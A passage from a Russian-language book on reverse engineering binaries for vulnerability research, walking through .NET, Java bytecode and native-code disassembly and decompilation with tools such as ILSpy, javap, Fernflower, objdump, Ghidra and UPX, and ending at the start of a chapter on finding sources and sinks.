.stackreserve 0x00100000
.subsystem 0x0003       // WINDOWS_CUI
.corflags 0x00020003    // ILONLY 32BITPREFERRED
// Базовый адрес образа: 0x00000274A3D40000

// =============== ОБЪЯВЛЕНИЕ ЧЛЕНОВ КЛАССА ===================

.class public auto ansi beforefieldinit Hello ④
    extends [System.Runtime]System.Object
{
    .method public hidebysig static void Main(string[] args) cil managed ⑤
    {
        .entrypoint
        .custom instance void System.Runtime.CompilerServices.
            NullableContextAttribute::.ctor(uint8) = ( 01 00 01 00 00 )
        // Размер кода      11 (0xb)
        .maxstack  8
        IL_0000:  ldstr      "Hello World!"
        IL_0005:  call       void [System.Console]System.Console::
            WriteLine(string)
        IL_000a:  ret
    } // конец метода Hello::Main

    .method public hidebysig specialname rtspecialname ⑥
        instance void .ctor() cil managed
    {
        // Размер кода      7 (0x7)
        .maxstack  8
        IL_0000:  ldarg.0
        IL_0001:  call       instance void [System.Runtime]System.Object::.ctor()
        IL_0006:  ret
    } // конец метода Hello::.ctor
} // конец класса Hello
```

CIL начинается с объявлений внешних сборок □. Обратите внимание на директиву `.publickeytoken`, которая однозначно идентифицирует импортированные сборки по строгому имени и гарантирует использование правильной версии. Далее объявляется сама сборка □, а за ней модуль □ с такими важными атрибутами, как базовый адрес образа и среда приложения.

Объявление класса □ содержит объявление определенного нами метода `Main` □ и неявного конструктора □. Сами инструкции CIL, например `ldstr` и `call`, выглядят довольно просто. Однако в более сложных приложениях вроде LiteDB Studio читать их самостоятельно будет уже не так легко.

Если запустить `ildasm.exe` без параметра `/out`, откроется графический интерфейс, представляющий сборку в виде дерева. Для продолжительной обратной разработки он слишком примитивен. Вместо него можно применить ILSpy - декомпилятор сборок .NET с открытым исходным кодом. Загрузите последнюю версию установщика со страницы `https://github.com/icsharpcode/ILSpy/releases` и откройте в ней файл `LiteDB.Studio.exe`.

При загрузке сборки ILSpy автоматически разбирает заголовки .NET и выводит на начальном экране следующие сведения:

```
// C:\Users\Default\Downloads\LiteDB.Studio.exe
// LiteDB.Studio, Version=1.0.3.0, Culture=neutral, PublicKeyToken=null
// Глобальный тип: <Module>
// Точка входа: LiteDB.Studio.Program.Main 
// Архитектура: AnyCPU (предпочтительна 32-разрядная)
// Среда выполнения: v4.0.30319
// Алгоритм хеширования: SHA1

using System.Diagnostics;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
using System.Runtime.Versioning;

[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: AssemblyTitle("LiteDB.Studio")]
[assembly: AssemblyDescription("A GUI tool for LiteDB v5")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCompany("LiteDB")]
[assembly: AssemblyProduct("LiteDB.Studio")]
[assembly: AssemblyCopyright("MIT")]
[assembly: AssemblyTrademark("")]
[assembly: Guid("0002e0ff-c91f-4b8b-b29b-2a477e184408")]
[assembly: AssemblyFileVersion("1.0.3.0")]
[assembly: TargetFramework(".NETFramework,Version=v4.7.2",
    FrameworkDisplayName = ".NET Framework 4.7.2")]
[assembly: ComVisible(false)]
[assembly: AssemblyVersion("1.0.3.0")]
```

Ключевая информация здесь - точка входа . Щелкнув ее в ILSpy, вы перейдете к декомпилированному методу.

Одна из самых полезных функций ILSpy - **Analyze**, доступная из контекстного меню любого имени члена. Она открывает дерево других членов, которые используют выбранный член или используются им, что особенно полезно при анализе от приемника к источнику. Например, если определить `LiteDB.Studio.MainForm.ExecuteSql` как потенциально уязвимый приемник, функция **Analyze** покажет, что его используют еще пять методов. Затем можно подниматься по вложенному дереву **Used By**, пока не будет найден подходящий предок.

Разумеется, интерфейсом ILSpy пользоваться необязательно. Можно щелкнуть сборку правой кнопкой мыши на левой боковой панели и выбрать **Save Code**, чтобы экспортировать декомпилированный исходный код. После этого к нему можно применить автоматические средства анализа или провести ручную проверку. Код также можно открыть в интегрированной среде разработки с возможностями анализа, похожими на ILSpy. Другие декомпиляторы, например JetBrains dotPeek и dnSpyEx, также содержат отладчики для динамического анализа сборок .NET.

Байткод Java

Подобно CIL в .NET Framework, Java использует промежуточное представление, исполняемое общей средой - в данном случае платформой JVM. Как и CIL, байткод Java применяет более высокоуровневый набор инструкций, чем машинный код, но, в отличие от CIL, использует также регистры в форме массива локальных переменных. На практике двоичные файлы Java чаще всего распространяются как архивы Java с расширением `.jar`.

Подобно сборкам .NET, файлы JAR объединяют байткод (файлы классов Java), ресурсы и метаданные в одном файле. Однако сборки .NET заключены в формат PE, а JAR - это обычные ZIP-файлы, которые можно распаковать любой программой для работы с архивами. Из-за этого запускать их несколько менее очевидно: вместо непосредственного выполнения файла

необходимо использовать исполняемый файл Java.

Различия между CIL и байткодом Java можно увидеть, переделав пример "Hello World" на Java, как показано в листинге 4-10.

```
class Hello {
    public static void main(String[] args) {
        System.out.println("Hello World!");
    }
}
```

Листинг 4-10. Пример программы Java

Установите Java Development Kit (JDK), скомпилируйте программу в файл класса Java и запустите ее:

```
$ sudo apt install default-jdk
$ javac Hello.java
$ java Hello
Hello World!
```

Затем запустите встроенный дизассемблер Java с флагами, которые показывают все классы и члены, а также дополнительные сведения о стеке:

```
$ javap -p -v Hello.class
Classfile Hello.class
  Last modified 30 May 2023; size 416 bytes
  SHA-256 checksum 4f0ee00df8e3ff6d3cdf8cac7ad765819369ee1602b15e9a2a2b67076fb36e44
  Compiled from "Hello.java"
class Hello ①
  minor version: 0
  major version: 63
  flags: (0x0020) ACC_SUPER
  this_class: #21                         // Hello
  super_class: #2                         // java/lang/Object
  interfaces: 0, fields: 0, methods: 2, attributes: 1
Constant pool: ②
   #1 = Methodref          #2.#3          // java/lang/Object."<init>":()V
   #2 = Class              #4             // java/lang/Object
   #3 = NameAndType        #5:#6          // "<init>":()V
   #4 = Utf8               java/lang/Object
   #5 = Utf8               <init>
   #6 = Utf8               ()V
   #7 = Fieldref           #8.#9          // java/lang/System.out:Ljava/io/PrintStream;
   #8 = Class              #10            // java/lang/System
   #9 = NameAndType        #11:#12        // out:Ljava/io/PrintStream;
  #10 = Utf8               java/lang/System
  #11 = Utf8               out
  #12 = Utf8               Ljava/io/PrintStream;
  #13 = String             #14            // Hello World!
  #14 = Utf8               Hello World!
  #15 = Methodref          #16.#17        // java/io/PrintStream.println:(Ljava/lang/String;)V
  #16 = Class              #18            // java/io/PrintStream
  #17 = NameAndType        #19:#20        // println:(Ljava/lang/String;)V
  #18 = Utf8               java/io/PrintStream
  #19 = Utf8               println
  #20 = Utf8               (Ljava/lang/String;)V
  #21 = Class              #22            // Hello
  #22 = Utf8               Hello
  #23 = Utf8               Code
  #24 = Utf8               LineNumberTable
  #25 = Utf8               main
  #26 = Utf8               ([Ljava/lang/String;)V
  #27 = Utf8               SourceFile
  #28 = Utf8               Hello.java
{
  Hello();
    descriptor: ()V
    flags: (0x0000)
    Code:
```

```
      stack=1, locals=1, args_size=1
         0: aload_0
         1: invokespecial #1                  // Метод java/lang/Object."<init>":()V
         4: return
      LineNumberTable:
        line 1: 0

  public static void main(java.lang.String[]); ③
    descriptor: ([Ljava/lang/String;)V
    flags: (0x0009) ACC_PUBLIC, ACC_STATIC
    Code:
      stack=2, locals=1, args_size=1
         0: getstatic     #7
         3: ldc           #13
         5: invokevirtual #15
         8: return
      LineNumberTable:
        line 3: 0
        line 4: 8
}
SourceFile: "Hello.java"
```

Помимо самих инструкций байткода, файл класса содержит дополнительные сведения: метаданные класса □, пул констант □ и методы □.

Анализируя метаданные и инструкции, декомпиляторы могут приблизительно восстановить исходный код. При компиляции исходного кода в промежуточное представление часть информации теряется, поэтому обратная декомпиляция может дать не точное совпадение. Например, вместо импорта переменной из другого класса промежуточное представление может содержать непосредственно вычисленное значение этой переменной.

Проверим это, выполнив обратную разработку Pixel Wheels - гоночной игры с видом сверху, написанной на Java и распространяемой для Linux, macOS, Windows и Android. Загрузите `pixelwheels-0.24.2-linux64.zip` со страницы `https://github.com/agateau/pixelwheels/releases/tag/0.24.2`. После распаковки вы найдете двоичный файл `pixelwheels` и файл `pixelwheels.jar`. Как и в рассмотренном ранее примере PyInstaller, простой запуск `strings` для двоичного файла даст важные подсказки:

```
$ strings pixelwheels
--пропущено--
/lib/server/libjvm.so ①
/lib/amd64/server/libjvm.so
/lib/i386/server/libjvm.so
JNI_GetDefaultJavaVMInitArgs
JNI_CreateJavaVM
/proc/self/exe
*Z4mainEUlSt8functionIFPvS0_EERK14JavaVMInitArgsE_
void sajson::value::assert_type(sajson::type) const
/storage/gitlab-runner/builds/HVzmC8hq/0/NimblyGames/packr/PackrLauncher/src/main/headers/
    sajson.h ②
Error: failed to create Java VM!
```

Несколько связанных с Java строк убедительно указывают, что этот двоичный файл может быть лишь оболочкой для JAR □. Кроме того, здесь есть любопытная ссылка на PackrLauncher □. Быстрый поиск показывает, что это программа для упаковки JAR в нативные исполняемые файлы (`https://github.com/libgdx/packr`), а значит, сосредоточиться следует на JAR.

Сначала выберите декомпилятор двоичного файла Java. Существует несколько свободных решений и программ с открытым исходным кодом: Fernflower из IntelliJ IDEA, Procyon и JD-GUI. Fernflower современнее JD-GUI, но последний, как следует из названия, предоставляет графический интерфейс, позволяющий быстро исследовать связи между классами и членами, подобно ILSpy. Fernflower и Procyon работают из командной строки, поэтому для получения такой функциональности их результат нужно открыть в отдельной среде разработки Java, например IntelliJ IDEA.

Поскольку сейчас мы лишь сравниваем результат декомпиляции с исходным кодом, воспользуемся Fernflower. Откройте страницу `https://mvnrepository.com/artifact/com.jetbrains.intellij.java/java-decompiler-engine`, выберите последнюю версию и загрузите соответствующий JAR.

Поместите JAR декомпилятора, переименованный в `java-decompiler-engine.jar`, и `pixelwheels.jar` в один каталог, затем выполните декомпиляцию:

```
$ mkdir output
$ java -jar java-decompiler-engine.jar pixelwheels.jar output/
```

Через несколько секунд в каталоге `output` появится новый файл `pixelwheels.jar`. Распакуйте его, чтобы получить декомпилированный исходный код.

Сначала может быть непонятно, с чего начинать. В архиве множество файлов ресурсов и каталогов, например `musics`, а файлы Java находятся в разных каталогах, таких как `com` и `javazoom`.

Удобнее всего начать с манифеста `META-INF/MANIFEST.MF`. В нем указано, что главным классом является `com.agateau.pixelwheels.desktop.DesktopLauncher`. Это приводит к соответствующему исходному файлу Java `com/agateau/pixelwheels/desktop/DesktopLauncher.java` - удобной точке входа для анализа декомпилированного кода.

Результат декомпиляции очень близок к оригинальному исходному коду, который можно получить на странице выпуска. Если не считать комментариев и лишних пробелов, единственное существенное отличие в `DesktopLauncher.java` заключается в использовании значений импортированных констант.

Чтобы увидеть, сколько информации теряется при компиляции в промежуточное представление и последующей декомпиляции, рассмотрим исходный код `DesktopLauncher.java`. В частности, обратите внимание на функцию `setupLogging` из листинга 4-11.

```
private static void setupLogging(PwGame game) {
    String cacheDir = FileUtils.getDesktopCacheDir();
    File file = new File(cacheDir);
    if (!file.isDirectory() && !file.mkdirs()) {
        System.err.println(
            StringUtils.format(
                "Can't create cache dir %s, won't be able to log to a file", cacheDir));
        return;
    }
    String logFilePath = cacheDir + File.separator + Constants.LOG_FILENAME; ①
    LogFilePrinter printer = new LogFilePrinter(logFilePath, Constants.LOG_MAX_SIZE);
    NLog.addPrinter(printer);
    NLog.addPrinter(new SystemErrPrinter());

    game.setLogExporter(new DesktopLogExporter(printer));
}
```

Листинг 4-11. Исходный код `setupLogging`

В исходном коде `Constants.LOG_FILENAME` импортируется и используется при построении строки `logFilePath` □. Теперь посмотрим на декомпилированный код в листинге 4-12.

```
private static void setupLogging(PwGame game) {
    String cacheDir = FileUtils.getDesktopCacheDir();
    File file = new File(cacheDir);
    if (!file.isDirectory() && !file.mkdirs()) {
        System.err.println(StringUtils.format(
            "Can't create cache dir %s, won't be able to log to a file", cacheDir));
    } else {
        String logFilePath = cacheDir + File.separator + "pixelwheels.log"; ①
        LogFilePrinter printer = new LogFilePrinter(logFilePath, 1048576L);
        NLog.addPrinter(printer);
        NLog.addPrinter(new SystemErrPrinter());
        game.setLogExporter(new DesktopLogExporter(printer));
```

```
    }
}
```

Листинг 4-12. Декомпилированный код `setupLogging`

Вместо импорта переменной из `Constants` код использует строковый литерал `"pixelwheels.log"` □. По всей видимости, во время оптимизации при компиляции в байткод Java импортированная переменная была вычислена, а ее значение помещено в локальный пул констант. Это можно подтвердить, дизассемблировав `com/agateau/pixelwheels/desktop/DesktopLauncher.class` с помощью `javap`:

```
private static void setupLogging(com.agateau.pixelwheels.PwGame);
  descriptor: (Lcom/agateau/pixelwheels/PwGame;)V
  flags: (0x000a) ACC_PRIVATE, ACC_STATIC
  Code:
    stack=6, locals=5, args_size=1
       0: invokestatic  #23
       3: astore_1
       4: new           #24                 // Класс java/io/File
       7: dup
       8: aload_1
       9: invokespecial #25                 // Метод java/io/File."<init>":
                                              (Ljava/lang/String;)V
      12: astore_2
      13: aload_2
      14: invokevirtual #26                 // Метод java/io/File.isDirectory:()Z
      17: ifne          47
      20: aload_2
      21: invokevirtual #27                 // Метод java/io/File.mkdirs:()Z ①
      24: ifne          47
      --пропущено--
      64: ldc           #38                 // Строка pixelwheels.log ②
      66: invokevirtual #35                 // Метод java/lang/StringBuilder.append:
                                              (Ljava/lang/String;)Ljava/lang/
                                              StringBuilder;
```

Даже без специальных навыков чтения байткода Java этот вывод можно сопоставить с исходным кодом. Например, после вызова метода `File.mkdirs` следует инструкция условного перехода `ifne` □, соответствующая условной конструкции `if-else` в исходнике. Затем строка-константа загружается в стек из пула констант инструкцией `ldc #38` □, то есть строка имеет в пуле индекс 38, после чего вызывается метод `StringBuilder.append`.

После декомпиляции исходный код можно анализировать с помощью приемов проверки кода из предыдущих глав, но результат декомпиляции не всегда следует принимать за чистую монету. Например, при анализе поверхности атаки можно заметить интересный класс `RemoteInput` в `com/badlogic/gdx/input/RemoteInput.java`, который открывает стандартный порт 8190. Однако в других частях приложения этот код не используется - возможно, разработчик решил не включать функцию удаленной игры.

Машинный код

Машинный код имеет самый низкий уровень абстракции среди трех категорий двоичных файлов, исследуемых в этой главе. Однако даже двоичные файлы с машинным кодом создаются и компилируются по-разному. Такие языки программирования, как C++, Golang и Rust, компилируются в машинный код различными способами, и эти различия могут существенно повлиять на сложность обратной разработки.

Пока вместо реального программного обеспечения других разработчиков мы рассмотрим эти различия вблизи, самостоятельно изменяя параметры компилятора.

Машинный код уже упоминался несколько раз, но что именно это такое? Он состоит из двоичных инструкций, непосредственно исполняемых центральным процессором и зависящих от его набора команд. Важно помнить, что машинный код - не то же самое, что код на ассемблере. Ассемблерный код является удобочитаемым текстовым представлением машинного кода. Из-за тесной связи между ними при обратной разработке двоичных файлов с машинным кодом часто приходится опираться на язык ассемблера: декомпилировать такие файлы обратно в оригинальные исходники уже невозможно.

Сопоставляя типичные конструкции машинного и ассемблерного кода, их можно преобразовать в псевдокод - высокоуровневое приближение к тому, как мог выглядеть исходный код. Псевдокод представляет собой лишь предположение и может быть крайне ненадежным, но для простых процедур его достаточно, чтобы направлять анализ.

Чтобы быстро сравнить машинный код, ассемблер и псевдокод, проанализируем программу "Hello World" на C:

```
#include <stdio.h>

int main() {
    printf("hello world\n");
    return 0;
}
```

Сначала скомпилируйте программу с помощью `gcc`:

```
$ gcc hello-world.c -o hello-world
```

Затем в Linux дизассемблируйте машинный код командой `objdump -D <FILE>`. В macOS можно воспользоваться `otool -tvV <FILE>`, а в Windows - `dumpbin /disasm <FILE>`:

```
$ gcc hello-world.c -o hello-world
$ objdump -D hello-world

hello-world:     file format elf64-x86-64
--пропущено--
Disassembly of section .text:

0000000000400526 <main>:
    400526: 55                   push   %rbp
    400527: 48 89 e5             mov    %rsp,%rbp
    40052a: bf c4 05 40 00       mov    $0x4005c4,%edi
    40052f: e8 cc fe ff ff       callq  400400 <puts@plt>
    400534: b8 00 00 00 00       mov    $0x0,%eax
    400539: 5d                   pop    %rbp
    40053a: c3                   retq
    40053b: 0f 1f 44 00 00       nopl   0x0(%rax,%rax,1)
```

Вывод может различаться в зависимости от операционной системы и архитектуры процессора, для которых скомпилирован двоичный файл. Тем не менее он должен следовать одной схеме: виртуальный адрес, шестнадцатеричное представление машинного кода и соответствующая ассемблерная инструкция.

Затем загрузите и установите платформу обратной разработки Ghidra со страницы `https://github.com/NationalSecurityAgency/ghidra` либо выполните `sudo apt-get install -y ghidra`. Создайте проект и проанализируйте двоичный файл инструментом CodeBrowser. На правой панели CodeBrowser выведет следующий псевдокод:

```
undefined8 main(void)
{
    puts("hello world"); ①
    return 0;
}
```

Возможно, вы заметили, что вместо `printf` в псевдокоде используется `puts` □. Это не ошибка Ghidra: если обратиться к дизассемблированному машинному коду, окажется, что двоичный файл действительно вызывает `puts`. Компилятор `gcc` выполняет оптимизацию и автоматически заменяет `printf` на менее ресурсоемкий эквивалент `puts`. Точный код этой оптимизации можно увидеть по адресу `https://github.com/gcc-mirror/gcc/blob/061c331/gcc/gimple-fold.c#L3230`.

При обратной разработке подобных двоичных файлов придется регулярно переключаться между текстовым и графовым представлениями ассемблерного кода и псевдокода. Кроме того, вы будете обращаться к метаданным, если они были включены в двоичный файл в соответствии с параметрами компилятора.

В следующих разделах мы кратко рассмотрим, как разные способы компиляции влияют на сложность обратной разработки двоичных файлов с машинным кодом.

Статическая компоновка

В статически скомпонованный двоичный файл включены все используемые библиотеки, а не только сведения для загрузки внешних библиотек из системы во время выполнения. У этого подхода есть как преимущества, так и недостатки. С одной стороны, двоичный файл становится переносимым: он может выполняться независимо и не требует установки внешних библиотек в операционной системе. С другой стороны, его размер значительно увеличивается, поскольку в результат приходится включать больше машинного кода.

Проверим это на реализации "Hello World" на Golang, поскольку по умолчанию Golang создает статически скомпонованные двоичные файлы:

```
package main

import "fmt"

func main() {
    fmt.Println("hello world")
}
```

Установите Go и скомпилируйте программу в исполняемый двоичный файл Linux для x86-64:

```
$ sudo apt install golang
$ GOARCH=amd64 GOOS=linux go build hello-world.go
$ ./hello-world
hello world
$ file hello-world
hello-world: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically
   linked
```

Двоичный файл скомпонован статически. При дизассемблировании с помощью `objdump` получится большой объем вывода, поскольку файл содержит инструкции каждой импортированной функции. Более того, попытка вывести таблицу динамических символов не даст результата: динамически скомпонованных функций нет. Вместо этого нужно вывести всю таблицу символов, чтобы увидеть статически скомпонованные функции, ставшие частью двоичного файла:

```
$ objdump -t hello-world
hello-world: file format elf64-x86-64

SYMBOL TABLE:
0000000000000000 l    df *ABS* 0000000000000000 go.go
0000000000401000 l     F .text 0000000000000000 runtime.text
00000000004021a0 l     F .text 000000000000022d cmpbody
0000000000402400 l     F .text 000000000000013e memeqbody
0000000000402580 l     F .text 0000000000000117 indexbytebody
000000000045a760 l     F .text 0000000000000040 gogo
000000000045a7a0 l     F .text 0000000000000035 callRet
```

```
000000000045a7e0 l     F .text 000000000000002f gosave_systemstack_switch
000000000045a820 l     F .text 000000000000000d setg_gcc
--пропущено--
000000000047b9a0 g     F .text 0000000000000042 fmt.glob..func1
000000000047ba00 g     F .text 0000000000000092 fmt.newPrinter
000000000047baa0 g     F .text 000000000000011a fmt.(*pp).free
000000000047bbc0 g     F .text 000000000000010a fmt.(*pp).Write
000000000047bce0 g     F .text 00000000000000e5 fmt.Fprintln
```

Помимо `fmt.Fprintln`, итоговый двоичный файл включает множество других пакетов и функций Golang. Компоновщик Golang старается удалять мертвый код и неиспользуемые символы, но ему все же приходится статически компоновать многие функции пакета `fmt`. Если с помощью CodeBrowser в Ghidra создать псевдокод функции `main`, получится нечто подобное:

```
void main.main(void)
{
    long unaff_R14;
    undefined local_18 [16];

    while (&stack0x00000000 < *(undefined **)(ulong *)(unaff_R14 + 0x10) ||
           &stack0x00000000 == *(undefined **)(ulong *)(unaff_R14 + 0x10)) {
        runtime.morestack_noctxt.abi0();
    }
    local_18._8_8_ = &PTR_DAT_004b71c8;
    local_18._0_8_ = &DAT_004893e0;
    fmt.Fprintln(1,1,&PTR_DAT_004b71c8,local_18); ①
    return;
}
```

Хотя двоичный файл делает ровно то же, что и пример "Hello World" на C, машинный код компилятора Golang сложнее для Ghidra. Причина в том, что двоичные файлы Go компилируются вместе со средой выполнения Go, которая выполняет дополнительные задачи, например сборку мусора и управление стеком. Кроме того, в итоговом выводе вместо `Println` присутствует `fmt.Fprintln` □. В пакете `fmt` функция `Println` является оболочкой над `Fprintln`, поэтому компилятор оптимизирует ее аналогично тому, как ранее заменил `printf` на `puts`.

Динамическая компоновка

В отличие от статически скомпонованных файлов, динамически скомпонованные двоичные файлы содержат сведения о библиотеках, от которых зависят, но не сами библиотеки. Операционная система разбирает эти сведения и загружает библиотеки в память во время выполнения. Для быстрого сравнения выведите таблицу динамических символов двоичного файла "Hello World" на C, указав параметр динамических символов:

```
$ objdump -T hello-world

hello-world:     file format elf64-x86-64

DYNAMIC SYMBOL TABLE:
0000000000000000      DF *UND* 0000000000000000  GLIBC_2.2.5 puts
0000000000000000      DF *UND* 0000000000000000  GLIBC_2.2.5 __libc_start_main
0000000000000000  w   D  *UND* 0000000000000000              __gmon_start__
```

В Ghidra можно щелкнуть `fmt.Fprintln`, чтобы перейти к инструкциям реализации `Fprintln`, и так далее. Щелчок по `puts` приводит к искусственной "функции-переходнику", которая представляет внешнюю функцию `puts`, загружаемую во время выполнения:

```
0060103f                ??         ??
         //
         // ВНЕШНЯЯ ФУНКЦИЯ
         // ПРИМЕЧАНИЕ: этот блок искусственный и обеспечивает перемещения ELF
         // ram:00602000-ram:0060202f
         //
```

```
        thunk int puts(char * __s)
            Thunked-Function: <EXTERNAL>::puts
int         EAX:4          <RETURN>
char *      RDI:8          __s
            puts@@GLIBC_2.2.5
            <EXTERNAL>::puts
```

Сложное программное обеспечение часто состоит более чем из одного двоичного файла и включает несколько исполняемых файлов и библиотек. Поэтому при обратной разработке функций, реализованных в одной библиотеке и вызываемых из другой библиотеки или исполняемого файла, нередко приходится переключаться между разными файлами.

Удаление символов

Иногда ради экономии места или даже затруднения обратной разработки разработчики удаляют из двоичного файла связанную с отладкой информацию, включая таблицу символов. В компиляторе Golang для этого флаги `-s`, исключающий таблицу символов и отладочные сведения, и `-w`, исключающий таблицу символов Debugging With Attributed Record Formats (DWARF), передаются компоновщику через параметр `-ldflags`.

Скомпилируйте исполняемый файл "Hello World" с этими параметрами и обратите внимание на результат попытки вывести символы:

```
$ GOARCH=amd64 GOOS=linux go build -ldflags="-s -w" -o stripped hello-world.go
$ objdump -t stripped

stripped:     file format elf64-x86-64

SYMBOL TABLE:
no symbols
```

Чтобы увидеть, как это влияет на обратную разработку, проанализируйте двоичный файл в CodeBrowser из Ghidra. CodeBrowser переходит к стандартной точке входа, инициализирующей среду выполнения Go, а не непосредственно к функции `main`, поскольку обратиться к ее символу уже невозможно. В лишенных символов двоичных файлах Golang настоящие имена функций по-прежнему хранятся в отдельной структуре данных, поэтому их можно восстановить с помощью скрипта. Однако для других языков программирования такой способ доступен не всегда.

Пока можно быстро перейти к `main` по тому же виртуальному адресу, который эта функция имела в двоичном файле с символами. Получите виртуальный адрес командой `objdump -t hello-world | grep main.main`, затем нажмите в CodeBrowser клавишу **G** и перейдите по этому адресу. За исключением имен функций, ассемблерный код и псевдокод должны совпадать с вариантом, в котором символы сохранены.

Итак, удаление символов может серьезно усложнить обратную разработку, однако их имена все равно можно восстановить либо скриптом, если это позволяет компилятор, либо исходя из действий машинного кода. Последний подход требует хорошего знания ассемблера и опыта, позволяющего быстро распознавать типичные конструкции функций стандартной библиотеки. Кроме того, следует искать журнальные сообщения и сообщения об ошибках: они могут подсказать назначение конкретной функции или даже содержать ее имя.

Упаковка

Чтобы дополнительно уменьшить размер исполняемых файлов, разработчики иногда применяют упаковщики. Они сжимают программы в самодостаточные исполняемые файлы, которые во время

работы распаковывают, разжимают и запускают исходные файлы. Ultimate Packer for eXecutables (UPX) - широко распространенный упаковщик, доступный по адресу `https://github.com/upx/upx/releases` и через различные диспетчеры пакетов.

Загрузив UPX, примените его к исходному двоичному файлу "Hello World" на Golang командой `upx -o hello-world-packed hello-world`. Судя по выводу, достигается впечатляющий коэффициент сжатия около 60 процентов:

```
      File size         Ratio      Format         Name
--------------------   ------   -----------   -----------
 1850090 -> 1146320   61.96%   linux/amd64   hello-world-packed

Packed 1 file.
```

Однако теперь упакованный двоичный файл перед выполнением настоящих инструкций запускает процедуру распаковки UPX, поэтому непосредственно анализировать исходный машинный код больше нельзя.

Важнейший шаг при работе с упакованным двоичным файлом - прежде всего распознать факт упаковки. Затем нужно определить использованный упаковщик. Начальные инструкции UPX хорошо известны, а в заголовок программа любезно добавляет сигнатуру `0x55505821`, то есть строку `UPX!` в ASCII. Ее можно увидеть в простом шестнадцатеричном дампе упакованного файла:

```
> hexdump -C hello-world-packed | head -n 20
00000000  7f 45 4c 46 02 01 01 00  00 00 00 00 00 00 00 00  |.ELF............|
00000010  02 00 3e 00 01 00 00 00  08 33 5e 00 00 00 00 00  |..>......3^.....|
00000020  40 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |@...............|
00000030  00 00 00 00 40 00 38 00  03 00 00 00 00 00 00 00  |....@.8.........|
00000040  01 00 00 00 06 00 00 00  00 00 00 00 00 00 00 00  |................|
00000050  00 00 40 00 00 00 00 00  00 00 40 00 00 00 00 00  |..@.......@.....|
00000060  00 10 00 00 00 00 00 00  d0 e7 15 00 00 00 00 00  |................|
00000070  00 10 00 00 00 00 00 00  01 00 00 00 05 00 00 00  |................|
00000080  00 00 00 00 00 00 00 00  00 f0 55 00 00 00 00 00  |..........U.....|
00000090  00 f0 55 00 00 00 00 00  e6 4d 08 00 00 00 00 00  |..U......M......|
000000a0  e6 4d 08 00 00 00 00 00  00 10 00 00 00 00 00 00  |.M..............|
000000b0  51 e5 74 64 06 00 00 00  00 00 00 00 00 00 00 00  |Q.td............|
000000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000000e0  08 00 00 00 00 00 00 00  4f 05 91 f3 55 50 58 21  |........O...UPX!|
000000f0  ec 0a 0e 16 00 00 00 00  ea 3a 1c 00 6a 6c 09 00  |.........:..jl..|
00000100  c8 01 00 00 9d 00 00 00  08 00 00 00 bb fb 20 ff  |.............. .|
00000110  7f 45 4c 46 02 01 01 00  02 00 3e 00 1b 80 ed 45  |.ELF......>....E|
00000120  1f bf 5f da ed 40 2f c8  45 26 38 00 07 0a 17 00  |.._..@/.E&8.....|
00000130  03 3e d8 d7 de 00 06 1e  04 4f 40 00 40 0f 88 01  |.>.......O@.@...|
```

К счастью, UPX позволяет легко распаковать созданные им файлы параметром командной строки `-d`: попробуйте выполнить `upx -d hello-world-packed`. Некоторые упаковщики и обфускаторы применяют методы, серьезно затрудняющие обратную разработку, например шифруют данные случайными значениями. В таком случае может потребоваться снять дамп распакованных и расшифрованных байтов из памяти или подробно исследовать процедуру распаковки. Подобное чаще встречается во вредоносных программах, но полезно уметь распознать использование упаковщика и знать, как подойти к анализу таких двоичных файлов.

Итоги

В этой главе вы познакомились с множеством двоичных файлов разных категорий: скриптами, промежуточными представлениями и машинным кодом. Для каждой категории вы также выполнили обратную разработку простых примеров с помощью подходящих инструментов и методов.

При работе с более крупным и сложным программным обеспечением, например прошивкой, может потребоваться одновременно разбираться с несколькими типами двоичных файлов. Так, приложение Android, написанное на JavaScript с React Native, может вызывать нативный модуль, скомпилированный из Java, а тот, в свою очередь, обращаться к библиотекам C++ через Java Native Interface. Поэтому важно расширять кругозор, а не сосредоточиваться исключительно на приемах, применимых лишь к небольшой части двоичных файлов.

Это введение далеко не исчерпывает все типы двоичных файлов, которые вам встретятся, но многие рассмотренные подходы можно обобщить независимо от языка программирования и способа компиляции. Например, ищите источники метаданных, способные облегчить анализ машинного кода или даже его декомпиляцию в исходный код. Учитывайте особенности и оптимизации конкретного языка или компилятора, помогающие определить имена функций и импортов. Обращайте внимание на признаки применения упаковщика или обфускатора, определяйте использованный инструмент и изучайте его документацию, чтобы по возможности обратить преобразование. Эти советы помогут выбрать самые важные или полезные части программы для первоочередной обратной разработки - именно этому посвящена следующая глава.

Глава 5. Обнаружение источников и приемников

> Все подобно океану, все течет и соприкасается; тронешь в одном месте - отзовется на другом конце света.
>
> - Федор Достоевский, "Братья Карамазовы"

Несмотря на популярность скриптовых платформ вроде Electron, на практике значительная часть встречающихся двоичных файлов по практическим и историческим причинам будет скомпилирована в машинный код. Даже с лучшими генераторами псевдокода анализ сложных двоичных файлов бывает затруднительным. Всем, кроме самых опытных специалистов по обратной разработке, нелегко пробираться через сотни обфусцированных функций в поисках уязвимостей.

В таких ситуациях главное - правильно расставить приоритеты. В этой главе вы примените методы статического и динамического анализа, чтобы обнаружить источники и приемники в скомпилированном двоичном файле с машинным кодом. Кроме того, вы научитесь эффективно прослеживать пути между источниками и приемниками, заново обнаруживая уязвимости в прошивке маршрутизатора FreshTomato и библиотеке обработки изображений ImageMagick. Хотя оба проекта имеют открытый исходный код, сначала мы подойдем к ним как к черным ящикам и лишь затем сравним результаты с настоящими исходниками.

По ходу работы вы оцените возможность эксплуатации найденных путей от источника к приемнику и определите, действительно ли они являются уязвимостями.

Статический анализ

Статический анализ - это исследование программы без ее выполнения. Обычно именно с него начинается обратная разработка. Среди специалистов ходит шутка, что 90 процентов работы сводится к постоянному нажатию клавиши **X** в IDA Pro: она выводит список ссылок на выбранную функцию или переменную в остальной дизассемблированной программе. Это обычный прием отслеживания от приемника к источнику, только вместо исходного кода, как в главе 1, работа ведется в дизассемблере или декомпиляторе. Если отбросить шутки, для недостаточно защищенных программ такой подход бывает удивительно результативным.

